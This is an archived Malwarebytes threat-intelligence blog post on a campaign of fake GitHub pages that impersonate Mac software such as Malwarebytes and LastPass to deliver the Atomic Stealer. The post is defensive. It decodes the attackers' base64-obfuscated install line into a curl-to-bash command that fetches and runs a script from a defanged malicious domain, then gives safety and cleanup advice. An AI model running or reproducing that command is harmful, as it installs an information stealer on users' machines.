Fake Malwarebytes, LastPass, and others on GitHub serve malware

By Pieter Arntz

Published: 2025-09-23 · Archived: 2026-04-06 01:38:19 UTC

Fake versions of legitimate software are currently circulating on GitHub pages, in a large-scale campaign targeting Mac users.


Unfortunately, Malwarebytes for Mac is one of them.

Impersonating brands is sadly commonplace, as scammers take advantage of established brand names to target their victims. So this is nothing new, but we always want to warn you about it when we see it happening.

In this case, the cybercriminals' goal is to distribute information stealers. They figured out a while ago that the easiest way to infect Macs is to get users to install the malware themselves, and the Atomic Stealer (aka AMOS) is the go-to information stealer for Macs.

The LastPass Threat Intelligence team has posted information about the campaign, which follows a similar pattern for all the impersonated software. Sometimes, the starting point is a sponsored Google ad (did we mention we don't like them? Oh yes, we did!) that points to GitHub instead of the official page of the developer.


But in other, less obvious cases, you may see search results like these:




These only came up at the top of the search results when I explicitly searched for “Malwarebytes Github MacOS”, but the cybercriminals are known to have used Search Engine Optimization (SEO) techniques to get their listings higher in the search results.

The idea is to get the aspiring user to click on the “GET MALWAREBYTES” button on the dedicated GitHub page.

If someone does click that button, they will end up on a download page with instructions on how to install the fake product, which is actually an information stealer.



The terminal installation instructions for Malwarebytes for Mac pointed to a recently registered domain, but thankfully our Browser Guard blocked it anyway.



Here's a technical breakdown of the instructions provided to the visitor:

- `/bin/bash -c "<something>"` runs a command using the Bash shell on macOS or Linux. Bash is the interpreter for shell commands.
- The part in quotes uses `$( ... )`. Everything inside this gets executed first; its output becomes part of the outer command.
- `$(echo aHR0cHM6Ly9nb3NyZWVzdHIuY29tL2h1bi9pbnN0YWxsLnNo | base64 -d) echo ... | base64 -d` decodes the long string.
- `curl -fsSL` is a command to download data from the web. The options mean:
  - -f: Fail silently for HTTP errors.-s: Silent mode (no progress bar).-S: Show errors if -s is used.
  - -L: Follow redirects.

So, putting all this together:

The inner command turns into: `curl -fsSL https://gosreestr[.]com/hun/install.sh`

The outer command becomes: `/bin/bash -c "$(curl -fsSL https://gosreestr[.]com/hun/install.sh)"`

So, the complete command tells the system to download a script directly from an external server and immediately execute it using Bash.

This is dangerous for the user on many levels. Because there is no prompt or review, the user does not get a chance to see or assess what the downloaded script will do before it runs. It bypasses security because of the use

of the command line, it can bypass normal file download protections and execute anything the attacker wants.

The files to download have already been taken down, but users that recognize this chain of infection are under advice to thoroughly check their machines for an infection.

Impersonated software besides Malwarebytes and LastPass included:

- 1Password
- ActiveCampaign
- After Effects
- Audacity
- Auphonic
- Basecamp
- BetterSnapTool
- Biteable
- Bitpanda
- Bitsgap
- Blog2Social
- Blue Wallet
- Bonkbot
- Carbon Copy Cloner
- Charles Schwab
- Citibank
- CMC Markets
- Confluence
- Coolors
- DaVinci Resolve
- DefiLlama
- Desktop Clockology
- Desygner
- Docker
- Dropbox
- E-TRADE
- EigenLayer
- Fidelity
- Fliki
- Freqtrade Bot
- Freshworks
- Gemini
- GMGN AI
- Gunbot
- Hemingway Editor
- HeyGen

- Hootsuite
- HTX
- Hypertracker
- IRS
- KeyBank
- Lightstream
- Loopback
- Maestro Bot
- Melon
- Metatrader 5
- Metricool
- Mixpanel
- Mp3tag
- Mural
- NFT Creator
- NotchNook
- Notion
- Obsidian
- Onlypult
- Pendle Finance
- Pepperstone
- Pipedrive
- Plus500
- Privnote
- ProWritingAid
- Publer
- Raycast
- Reaper
- RecurPost
- Renderforest
- Rippling
- Riverside.fm
- Robinhood
- Rug AI
- Sage Intacct
- Salesloft
- SentinelOne
- Shippo
- Shopify
- SocialPilot
- Soundtrap
- StreamYard

- SurferSEO
- Thunderbird
- TweetDeck
- Uphold
- Veeva CRM
- Viraltag
- VSCO
- Vyond
- Webull
- Xai Games
- XSplit
- Zealy
- Zencastr
- Zenefits
- Zotero

But it's highly likely that there will be more, so don't see this as an exhaustive list.

How to stay safe

Both ThreatDown and Malwarebytes for Mac detect and block this Atomic Stealer variant and many others, but it's better to not download it at all. There are a few golden guidelines on how to stay safe:

- Never run copy-pasted commands from random pages or forums even if they are on seemingly legitimate GitHub pages, and especially don't use any that involve curl … | bash or similar combos.
- Always download software from the official developer pages. If they do not host it themselves, verify the download links with them.
- Avoid sponsored search results. At best they cost the company you looked for money and at worst you fall prey to imposters.
- Use real-time anti-malware protection, preferably one that includes a web protection component.

If you have scanned your Mac and found the information stealer:

- Remove any suspicious login items, LaunchAgents, or LaunchDaemons from the Library folders to ensure the malware does not persist after reboot.
- If any signs of persistent backdoor or unusual activity remain, strongly consider a **full clean reinstall of macOS** to ensure all malware components are eradicated. Only restore files from known clean backups. Do not reuse backups or Time Machine images that may be tainted by the infostealer.
- After reinstalling, check for additional rogue extensions, crypto wallet apps, and system modifications.
- Change all the passwords that were stored on the affected system and enable multi-factor authentication for your important accounts.
- If all this sounds too difficult for you to do yourself, ask someone or a company you trust to help you—our support team are happy to assist you if you have any concerns.

We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

About the author

Was a Microsoft MVP in consumer security for 12 years running. Can speak four languages. Smells of rich mahogany and leather-bound books.

Source: https://www.malwarebytes.com/blog/news/2025/09/fake-malwarebytes-lastpass-and-others-on-github-serve-malware